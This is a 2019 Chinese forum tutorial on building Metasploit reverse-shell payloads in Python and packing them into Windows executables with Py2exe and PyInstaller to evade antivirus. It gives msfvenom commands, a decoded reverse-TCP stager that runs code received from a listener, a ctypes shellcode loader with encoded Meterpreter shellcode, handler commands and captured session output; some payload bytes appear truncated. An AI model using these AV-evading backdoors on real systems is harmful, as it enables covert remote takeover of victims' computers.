

MSF利用python反弹shell-Bypass AV

皮皮鲁 / 2019-07-16 09:11:00 / 浏览数 6326 [渗透测试](#) [渗透测试 顶\(0\)](#) [踩\(0\)](#)

本文主要介绍两种利用msf生成python版 payload，并利用Py2exe或PyInstaller将python文件转为exe文件，可成功bypass某些AV反弹shell

msf-python反弹shell姿势1

1) msfvenom生成python后门

```
msfvenom -p python/meterpreter/reverse_tcp LHOST=192.168.20.131 LPORT=4444 -f raw -o /tmp/mrtp.py
```

```
root@kali:~#  
root@kali:~# msfvenom -p python/meterpreter/reverse_tcp LHOST=192.168.20.131 LPORT=4444 -f raw -o /tmp/mrtp.py  
[-] No platform was selected, choosing Msf::Module::Platform::Python from the payload  
[-] No arch selected, selecting arch: python from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 454 bytes  
Saved as: /tmp/mrtp.py  
root@kali:~#  
root@kali:~# sz /tmp/mrtp.py  
root@kali:~#
```

生成的mrtp.py文件如下：

```
import base64,sys;exec(base64.b64decode({2:str,3:lambda b:bytes(b,'UTF-8')}[sys.version_info[0]]('aWlw3J0IHNVY2tldCxxzdHJlY3Qs'))
```

对其中的base64解码为：

```
import socket,struct,time  
for x in range(10):  
    try:  
        s=socket.socket(2,socket.SOCK_STREAM)  
        s.connect(('192.168.20.131',4444))  
        break  
    except:  
        time.sleep(5)  
l=struct.unpack('>I',s.recv(4))[0]  
d=s.recv(1)  
while len(d)<l:  
    d+=s.recv(l-len(d))  
exec(d,{'s':s})
```

2)Py2exe将py后门转为exe

python环境装备

(1) 安装Python 2.7 x86 windows版：

<https://www.python.org/ftp/python/2.7.16/python-2.7.16.msi>

*注意：必须使用x86版本Python 2.7。即使Windows是x64的，也要安装32位版本。并且将python.exe添加到环境变量。

(2) 安装32位Py2exe for python 2.7

<https://sourceforge.net/projects/py2exe/files/py2exe/0.6.9/py2exe-0.6.9.win32-py2.7.exe/download>

setup.py

setup.py 是利用Py2exe 将py转为exe

```
#!/usr/bin/env python  
# encoding:utf-8
```

```
from distutils.core import setup  
import py2exe
```

```
setup(  
    name = "Meter",  
    description = "Python-based App",  
    version = "1.0",  
    console = ["mrtp.py"],  
    options = {"py2exe":{"bundle_files":1,"packages":["ctypes"],"includes":["base64,sys,socket,struct,time,code,platform,getpass,shut"]}}
```

```
zipfile = None
)
```


name、description、version是可选项

console = ["mrtp.py"] 表示生成控制台程序 可bypass 某些AV

将mrtp.py和setup.py 两个文件放到同一目录下

执行下面命令，即会在dist 目录下生成mrtp.exe

```
python ./setup.py py2exe
```



3) MSF开启监听&反弹shell

```
msf5 > use exploit/multi/handler
msf5 > set PAYLOAD python/meterpreter/reverse_tcp
msf5 > set LHOST 192.168.20.131
msf5 > set LPORT 4444
msf5 > run
```

点击dist 目录下的mrtp.exe，即可成功反弹shell

```
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD python/meterpreter/reverse_tcp
PAYLOAD => python/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.20.131
LHOST => 192.168.20.131
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.20.131:4444
[*] Sending stage (53755 bytes) to 192.168.20.129
[*] Meterpreter session 1 opened (192.168.20.131:4444 -> 192.168.20.129:50538) at 2018-07-07 16:41:18

meterpreter > sysinfo
Computer      : PC-20170527XA0D
OS            : Windows 7 (Build 7601, Service Pack 1)
Architecture : x86
System Language : zh_CN
Meterpreter   : python/windows
meterpreter >
```

msf-python反弹shell姿势2

1)msfvenom生成python shellcode

```
msfvenom -p windows/meterpreter/reverse_tcp LPORT=4444 LHOST=192.168.20.131 -e x86/shikata_ga_nai -i ll -f py -o /tmp/mytest.py
```

```
root@kali:~#  
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LPORT=4444 LHOST=192.168.20.131 -e x86/shikata_ga_nai -i ll -f py -o /tmp/mytest.py  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
Found 1 compatible encoders  
Attempting to encode payload with 11 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 368 (iteration=0)  
x86/shikata_ga_nai succeeded with size 395 (iteration=1)  
x86/shikata_ga_nai succeeded with size 422 (iteration=2)  
x86/shikata_ga_nai succeeded with size 449 (iteration=3)  
x86/shikata_ga_nai succeeded with size 476 (iteration=4)  
x86/shikata_ga_nai succeeded with size 503 (iteration=5)  
x86/shikata_ga_nai succeeded with size 530 (iteration=6)  
x86/shikata_ga_nai succeeded with size 557 (iteration=7)  
x86/shikata_ga_nai succeeded with size 584 (iteration=8)  
x86/shikata_ga_nai succeeded with size 611 (iteration=9)  
x86/shikata_ga_nai succeeded with size 638 (iteration=10)  
x86/shikata_ga_nai chosen with final size 638  
Payload size: 638 bytes  
Final size of py file: 3062 bytes  
Saved as: /tmp/mytest.py  
root@kali:~#
```

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```
mytest.py x myshellcode.py x  
1 buf += "\xbe\x24\x6e\x0c\x71\xda\xc8\xd9\x74\x24\xf4\x5b\x29"  
2 buf += "\xc9\xb1\x99\x31\x73\x15\x03\x73\x15\x83\xeb\xfc\xe2"  
3 buf += "\xd1\xb4\xdb\xa8\x6d\x6d\x10\x17\x33\xf9\x2c\x93\x2b"  
4 buf += "\x31\x04\x55\x38\xb6\x53\x92\x0f\xcc\x48\x98\x8e\xc9"  
5 buf += "\xb6\x0b\x82\xcf\x8e\x16\xe2\xdd\xbd\x25\x12\x83\xa3"  
6 buf += "\xbb\xe1\x6a\xc8\xc3\x07\x39\xa4\xb1\x89\xeb\x54\x70"  
7 buf += "\x37\x86\x61\x92\xc5\x99\x6e\x6b\x0f\xa8\xa9\xea\x29"  
8 buf += "\xbb\xcb\x58\x52\xf9\x3b\x9f\x30\x9d\x4e\xfe\x08\x5a"  
9 buf += "\x9d\xcf\x95\x45\x2e\x67\x91\x9f\xcb\x92\x8d\xbf\x26"  
10 buf += "\x0f\x1e\x30\x6b\xf7\x8e\x02\xd5\x64\x33\xc8\x28\xb9"  
11 buf += "\x04\xc3\xcb\x54\xee\xf3\xc4\xdb\xcf\xb3\xaa\x49\x11"  
12 buf += "\x1e\x36\x13\xbf\xa4\xf4\x90\xb5\x3d\xd1\xf1\x43\x9e"  
13
```

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2) myshellcode.py

将上面生成的shellcode复制到myshellcode.py中

```
#!/usr/bin/env python  
# encoding:utf-8  
  
import ctypes  
  
def execute():  
    # Bind shell  
    shellcode = bytearray(  
        "\xbe\x24\x6e\x0c\x71\xda\xc8\xd9\x74\x24\xf4\x5b\x29"  
        "\xc9\xb1\x99\x31\x73\x15\x03\x73\x15\x83\xeb\xfc\xe2"  
        "\xd1\xb4\xdb\xa8\x6d\x6d\x10\x17\x33\xf9\x2c\x93\x2b"  
        "\x0b\xcb\x94\x1a\xd9\xfd\xc7\x78\x26\xb3\x57\xea\x6d"  
        "\x37\xa5\x48\xea\x47\xf6\x81\x90\x07\xc6\x62\xa9\x56"  
        "\x13"  
    )  
  
    ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),  
        ctypes.c_int(len(shellcode)),  
        ctypes.c_int(0x3000),  
        ctypes.c_int(0x40))  
  
    buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)  
  
    ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr),  
        buf,
```

```

ctypes.c_int(len(shellcode)))

ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
ctypes.c_int(0),
ctypes.c_int(ptr),
ctypes.c_int(0),
ctypes.c_int(0),
ctypes.pointer(ctypes.c_int(0)))

ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht),
ctypes.c_int(-1))
if __name__ == "__main__":
    execute()

```

3)PyInstaller将py转为exe

pyinstaller同样可以将.py程序打包成windows下可以执行的exe文件。
pyinstaller依赖于pywin32，在使用pyinstaller之前，应先安装pywin32

pywin32下载后，点击下一步安装即可


<https://sourceforge.net/projects/pywin32/files/pywin32>

pyinstaller 下载后，解压，不用安装，即可使用

<https://github.com/pyinstaller/pyinstaller/releases>

pyinstaller.py -F --console myshellcode.py

--console表示生成控制台程序，可bypass某些AV



```

\xref-myshellcode.html
13993 INFO: checking PYZ
13993 INFO: Building PYZ because PYZ-00.toc is non existent
13993 INFO: Building PYZ (ZlibArchive) C:\lltest\PyInstaller-3.4\myshellcode\build\myshellcode\PYZ-0
0.pyz
14367 INFO: Building PYZ (ZlibArchive) C:\lltest\PyInstaller-3.4\myshellcode\build\myshellcode\PYZ-0
0.pyz completed successfully.
14414 INFO: checking PKG
14430 INFO: Building PKG because PKG-00.toc is non existent
14430 INFO: Building PKG (CArchive) PKG-00.pkg
14976 INFO: Redirecting Microsoft.VC90.CRT version <9, 0, 21022, 8> -> <9, 0, 30729, 7523>
17253 INFO: Building PKG (CArchive) PKG-00.pkg completed successfully.
17284 INFO: Bootloader C:\lltest\PyInstaller-3.4\PyInstaller\bootloader\Windows-32bit\run.exe
17284 INFO: checking EXE
17300 INFO: Building EXE because EXE-00.toc is non existent
17300 INFO: Building EXE from EXE-00.toc
17300 INFO: Appending archive to EXE C:\lltest\PyInstaller-3.4\myshellcode\dist\myshellcode.exe
17628 INFO: Building EXE from EXE-00.toc completed successfully.


C:\lltest\PyInstaller-3.4>pyinstaller.py -F --console myshellcode.py

```

计算机 > Win7 (C:) > lltest > PyInstaller-3.4 > myshellcode > dist

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名称	修改日期	类型	大小
 myshellcode.exe	2019/7/12 11:01	应用程序	3,402 KB

4) MSF开启监听&反弹shell

```

msf5 > use exploit/multi/handler
msf5 > set PAYLOAD windows/meterpreter/reverse_tcp
msf5 > set LHOST 192.168.20.131
msf5 > set LPORT 4444
msf5 > run

```

点击dist 目录下的myshellcode.exe，即可成功反弹shell

```
msf5 >
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.20.131
LHOST => 192.168.20.131
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.20.131:4444
[*] Sending stage (179779 bytes) to 192.168.20.129
[*] Meterpreter session 1 opened (192.168.20.131:4444 -> 192.168.20.129:50019) at 2018-07-08 06:33:14

meterpreter > sysinfo
Computer      : PC-20170527XA0D
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x86
System Language : zh_CN
Domain        : LLTEST
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```



本文只是简单介绍方法、抛砖引玉，当然还有很多可以优化改进的地方,大家可再完善。

参考

<https://medium.com/bugbountywriteup/antivirus-evasion-with-python-49185295caf1>

https://medium.com/AntiSec_Inc/combining-the-power-of-python-and-assembly-a4cf424be01d

<https://nosec.org/home/detail/2727.html>

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1. 1 条回复



MAX 2019-07-25 17:49:30

师傅请问一下我生成的shellcode打包成exe并不能上线请问这是是什么问题

0 回复Ta

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